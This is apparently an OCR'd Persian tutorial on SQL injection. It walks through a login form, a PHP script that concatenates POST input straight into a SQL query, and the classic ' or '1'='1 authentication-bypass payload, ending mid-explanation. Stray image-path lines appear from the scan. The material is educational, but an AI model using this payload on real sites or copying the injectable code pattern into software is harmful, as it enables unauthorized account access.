
به نام خدا

بررسی روش تزریق دستورات SQL



فهرست مطالب

مقدمه

با ظهور اینترنت و بوجود آمدن پروتکل HTTP**، بسیاری از وب سایتهای اینترنتی در سرتاسر جهان بوجود آمده و تحت شبکه‌ی اینترنت به یکدیگر متصل شدند. کاربران از راه دور توانستند از خدمات این سرورها استفاده کنند و به آنها متصل شده و تبادل اطلاعات کنند.**

دیگر دوره‌ی شکل‌های قدیمی‌کامپیوترها به پایان رسیده بود، زیرا مانند قبل تنها نیاز به یک سیستم عامل و چند برنامه برای استفاده‌ی یک کاربر محلی نبود. حال دیگر یک کاربر با روشن کردن کامپیوتر خود نمی‌توانست اطمینان حاصل کند که تنها او با سیستم کار می‌کند و اطلاعات شخصی و غیرشخصی سیستم تنها در دسترس اوست.

بحثی که در آن زمان مطرح شده و تا کنون مطرح است مساله‌ی امنیت می‌باشد. اینکه چگونه اطمینان حاصل کنیم که کاربران راه دور تنها به اطلاعات خاصی دسترسی داشته باشند. اطلاعات روی سیستم کاملا تفکیک شده برای کاربران مختلف باشند و بسیاری از بحث‌هایی که با پیشرفت کاربری در اینترنت بوجود آمد.

همگام با بوجود آمدن سیستم‌ها، نرم افزارها و روش‌های امنیتی، سیستم‌ها و روش‌های ضد امنیت یا به اصطلاح هک نیز بوجود آمد. روش‌هایی که برای دسترسی غیر مجاز به اطلاعات سرور راه دور و حتی تخریب و حذف آن‌ها به کار می‌رود.

با بوجود آمدن روش‌های مختلف امنیتی، روش‌های مختلف ضد امنیتی نیز بوجود آمده است. با ساخته شدن نرم افزارهای جدید برای مدیریت سرورها، هکرها در صدد نفوذ از طریق این نرم افزارها و سوء استفاده از آن‌ها بر می‌آیند.

یکی از نرم افزارهایی که تحول زیادی در سیستم‌های اطلاعاتی تحت اینترنت و مدیریت اطلاعات بوجود آورد نرم افزارهای پایگاه داده (Database) **بود. بوسیله‌ی آن، مدیران سایت‌ها به صورت ساده تر و منعطف تر می‌توانند سایت‌های خود را مدیریت کنند. یکی از روش‌هایی که هکرها برای سوء استفاده از نرم افزارهای پایگاه داده ابداع کرده اند تزریق دستورات** SQL **می‌باشد که در این متن مورد بحث قرار گرفته است.**

پیش نیاز این متن آشنایی با ساختار پایگاه داده و نحوه‌ی ارتباط با آن از طریق دستورات SQL **و همچنین آشنایی نه چندان زیاد با ساختار برنامه‌های تحت وب مانند** php,asp,aspx,html **می‌باشد.**

اصول کلی تزریق

در ابتدا لازم است که مقداری در مورد برنامه‌های تحت وب و ساختار کلی آنها بپردازیم. دو قسمت مهم در بیشتر ارتباطات اینترنتی سرویس گیرنده یا کلاینت (Client) **و سرویس دهنده یا سرور** (Server) **می‌باشند. ارتباط با درخواست کلاینت شروع می‌شود. کلاینت با مقدار زیادی اطلاعات و نیز تعداد زیادی رابط یا لینک** (Link) **به صفحات اطلاعاتی دیگر مواجه می‌شود.**

پروتکل استفاده شده برای بوجود آمدن و ادامه‌ی این ارتباط HTTP **می‌باشد. برنامه‌های تحت وب به دو صورت ایستا** (Static) **و پویا** (Dynamic) **می‌باشد. در نوع ایستا، کلاینت درخواست یک صفحه را می‌کند و سرور تمام اطلاعات آن صفحه را بدون کم و کاست برای کلاینت می‌فرستد. اما در نوع پویا اوضاع به گونه ای دگر است، بعد از درخواست کاربر، یک برنامه که به یکی از زبان‌های تحت شبکه نوشته شده است، اجرا شده و نتیجه‌ی آن به کاربر ارسال می‌شود. این برنامه‌ها در مقایسه با نوع ایستا بسیار کاراتر و راحتتر می‌باشند. برای مثال در یک سایت خبری ایستا برای هر خبر باید یک صفحه مجزا طراحی کرد، درحالی که در نوع پویا یک برنامه طراحی می‌شود که شماره‌ی خبر مورد نظر را می‌گیرد و اطلاعات خبر را از پایگاه داده می‌خواند و در کنار غالب‌های آماده می‌گذارد و به کلاینت می‌فرستد.**

اطلاعات در طرف کاربر باید در شکل HTML **باشد یعنی خروجی سرور باید در شکل** HTML **برای کلاینت فرستاده شود چون پویشگر** (Browser) **کاربر تنها می‌تواند این نوع کد را ترجمه کند. صفحات ایستا در سمت سرور تماما در غالب** HTML **می‌باشد ولی برنامه‌های پویا در زبان‌هایی مثل** php, asp, aspx **، ... نوشته می‌شوند که خروجی این برنامه به شکل** HTML **است. دو نوع درخواست برای صفحه در زیر آمده است:**

HTTP://www.host.com/news13.html
HTTP://www.host.com/news.php?id=13

در نوع اول یک صفحه‌ی ایستا برای خبر شماره‌ی ۱۳ درخواست شده است و در نوع دوم برنامه‌ی news.php **روی سرور درخواست شده و مقدار ۱۳ را برای پارامتر** id **به آن فرستاده شده است.**

دو روش مهم ارائه شده در پروتکل HTTP **برای فرستادن پارامترها همراه درخواست روشهای** GET **و** POST **است. موردی که قبلا دیدیم نمونه ای از روش** GET **است که پارامترها همراه درخواست در** URL **می‌آید. این درخواست در قسمت** Header **در پکت‌های تولید شده**

توسط پویشگر قرار می‌گیرد. اما در روش POST پارامترها در قسمت داده قرار می‌گیرد و به صورت پنهانتری از دید کاربر به سرور فرستاده می‌شود که به آن اجازه‌ی کد شدن را نیز می‌دهد.

بحث در اینجا پیرامون برنامه‌های نوع پویا است. این برنامه‌ها معمولا با یک پایگاه داده کار می‌کنند که اطلاعات را از آنجا بخوانند و با تگ‌های HTML آرایش کرده و به کلاینت بفرستند. تقریبا بیشتر اطلاعات یک سایت در قسمت پایگاه داده‌ی آن ذخیره می‌شود، از جمله کلمات عبور و رمز کاربران. در نتیجه امنیت در پایگاه داده و نیز برنامه‌های تحت وب از زمینه‌های بسیار مهم به شمار می‌آید. اینکه یک سیستم را طوری امن کنیم که از دسترسی غیر مجاز به اطلاعات جلوگیری شود. راه‌ها و روش‌های زیادی برای این کار وجود دارد و نیز راه‌های زیادی نیز برای سوء استفاده از این امکانات سرورها بوجود آمده است. ما در اینجا یکی از این روش‌ها را که به تزریق دستورات SQL است می‌پردازیم.

در یک سیستم پویا، ساز و کار کلی سیستم به این صورت است که ابتدا یک درخواست به صفحه‌ی خاص و به همراه آن چند پارامتر به سرور فرستاده می‌شود. در مرحله‌ی بعد برنامه در طرف سرور اجرا شده و بنا بر پارامترهایی که به آن داده شده است یک جمله‌ی SQL، که زبان استاندارد پایگاه داده می‌باشد، ایجاد می‌شود و به پایگاه داده فرستاده می‌شود. پایگاه داده دستور مورد نظر را اجرا کرده و نتیجه را به برنامه در غالب یک جدول می‌فرستد. برنامه جدول را بررسی کرده و اطلاعات مورد نیاز خود را بیرون کشیده و از آنها در درون یک صفحه‌ی HTML استفاده می‌کند و در نهایت امر به کلاینت می‌فرستد.

برای مثال این سناریو را در نظر بگیرید که یک کلاینت قصد Login کردن به صفحه‌ی شخصی خود در سیستم را دارد. وی ابتدا باید شناسه و رمز عبور خود را در بخش به خصوصی وارد کند:

بعد از وارد کردن اطلاعات مورد نیاز و فشردن دکمه Login**، اسکریپت به خصوصی در سرور فراخوانی می‌شود و محتویات این دو فیلد به عنوان پارامتر به آن فرستاده می‌شود. اسکریپت اجرا شده و یک دستور** SQL **برای فرستادن به پایگاه داده می‌سازد. هدف از این دستور این است که بررسی کند که آیا شناسه وجود دارد و اگر وجود داشت رمز عبور صحیح است یا خیر. دستور ساخته شده شبیه زیر است:**

```
SELECT U_Name,U_Pass
FROM T_Users
WHERE U_Name = ‘<param01>‘ AND U_Pass=’<param02>’;
```

تمام رشته‌های کاراکتری در زبان SQL **در میان دو تک کت قرار می‌گیرند. این دستور تمامی‌شناسه‌ها** (U_Name) **و رمزهای عبور** (U_Pass) **را از جدول کاربران** (T_Users) **انتخواب می‌کند که شناسه و رمز عبور آنها با پارامترها منطبق باشد. اگر نتیجه این دستور پس از بازگشت از سیستم مدیریت پایگاه داده** DBMS **نتیجه ای را در بر نداشت یعنی یک جدول خالی برگشت داده شد، پیغامی‌به کاربر جهت اطلاع از اشتباه بودن شناسه یا رمز عبور فرستاده می‌شود:**

این یک نمونه از ساز و کار این سیستم برای ورود کاربران می‌باشد. دستورات SQL **نقش بسیار مهمی‌را در اینجا بازی می‌کنند. نمونه کدی که این کارها را انجام می‌دهد در زیر آمده است:**

```
<form name=”signin” action=”signin.php” method=”post”>
Username:<input name=”loginid” type=”text”><br>
Password:<input name=”password” type=”password”><br>
<input name=”submit” value=”login” type=”submit”>
</form>
```

کد بالا به زبان HTML **نوشته شده است و باعث ایجاد یک فرم با دو فیلد برای شناسه‌ی کاربری و رمز عبور و همچنین یک دکمه برای فرستادن اطلاعات می‌شود. پس از ورود اطلاعات و فشردن دکمه، اسکریپت** signin.php **که وظیفه‌ی بررسی شناسه و رمز را دارد اجرا می‌شود و نتیجه را به کاربر می‌فرستد. روش ارسال پارامترها که دارای نام‌های** loginid، password **و** submit **است** POST **می‌باشد و پس از فشردن دکمه هیچ اطلاعاتی در** URL **دیده نشده و پارامترها به صورت مخفی فرستاده می‌شوند.**

کد signin.php **به صورت زیر می‌باشد:**

```
<?php
// Connect to your database
mysql_connect(“your.hostaddress.com”, “username”, ”password”) or
die(mysql_error());
mysql_select_db(“Database_name”) or die(mysql_error());

// if login form is submitted
If(isset($_POST[‘submit’]))
{
        $check = mysql_query(“SELECT * FROM T_Users WHERE
        U_Name=’” . $_POST[‘loginid’] . “’ AND U_Pass=’” .
        $_POST[‘password’] . “’”) or die(mysql_error());

        // Give error if user doesn’t exist
        $check2 = mysql_num_rows($check);
        if($check2 == 0)
```

```
            die('invalid username or password');
        else
            head('userhome.php');
}
?>
```

این اسکریپت با استفاده از تابع mysql_query **دستور** SQL **ساخته شده را به سیستم مدیریت پایگاه داده می‌فرستد. توجه کنید که چون نوع فیلدهای شناسه و رمز رشته‌ی کاراکتری می‌باشد در داخل علائم نقل قول** (Quotation mark) **قرار می‌گیرند.**

حال فرض کنید یک کاربر مقادیر ورودی را به صورت زیر در نظر بگیرید:

Username: alaki' or '1'='1
Password: alaki' or '1'='1

در داخل دو فیلد مورد نظر دو دستور SQL **قرار داده شده است. دستور** SQL **ساخته شده توسط اسکریپت** signin.php **به صورت زیر می‌باشد:**


```
SELECT * FROM T_Users
WHERE U_Name = 'alaki' or '1'='1' AND
U_Pass = 'alaki' or '1'='1'
```

بعد از کلمه‌ی کلیدی WHERE **دو قسمت از دستورات اولی برای بررسی شناسه و دومی‌برای بررسی رمز با کلمه کلیدی** AND **به هم متصل شده اند و مفهوم آن این است که هر دو شرط باید صحیح باشند. با ورودی که کاربر داده است هر یک از آن‌ها خود به دو بخش تقسیم شده اند:**


U_Name = 'alaki' or '1'='1'
U_Pass = 'alaki' or '1'='1'


هر یک از دو قسمت با شرط OR **به هم متصل شده اند به این معنی که اگر یکی از شروط درست باشند شرط در کل صحیح است. چون قسمت دوم شرط یعنی** '1'='1' **همواره صحیح است پس هر یک از دو قسمت همواره صحیح هستند. پس شرط قرار گرفته بعد از کلمه‌ی کلیدی** WHERE **همواره صحیح است. در نتیجه دستور** SQL **ایجاد شده جدولی از تمام کاربران را به عنوان نتیجه به اسکریپت خواهد فرستاد. چون جدول نتیجه خالی نیست پس کاربر به طور صحیح** Login


می‌کند. شناسه کاربری که با آن وارد سیستم می‌شود بستگی به سطر اول از جدول نتایج دارد که معمولا مدیر سایت می‌باشد که دارای بیشترین سطح دسترسی می‌باشد:

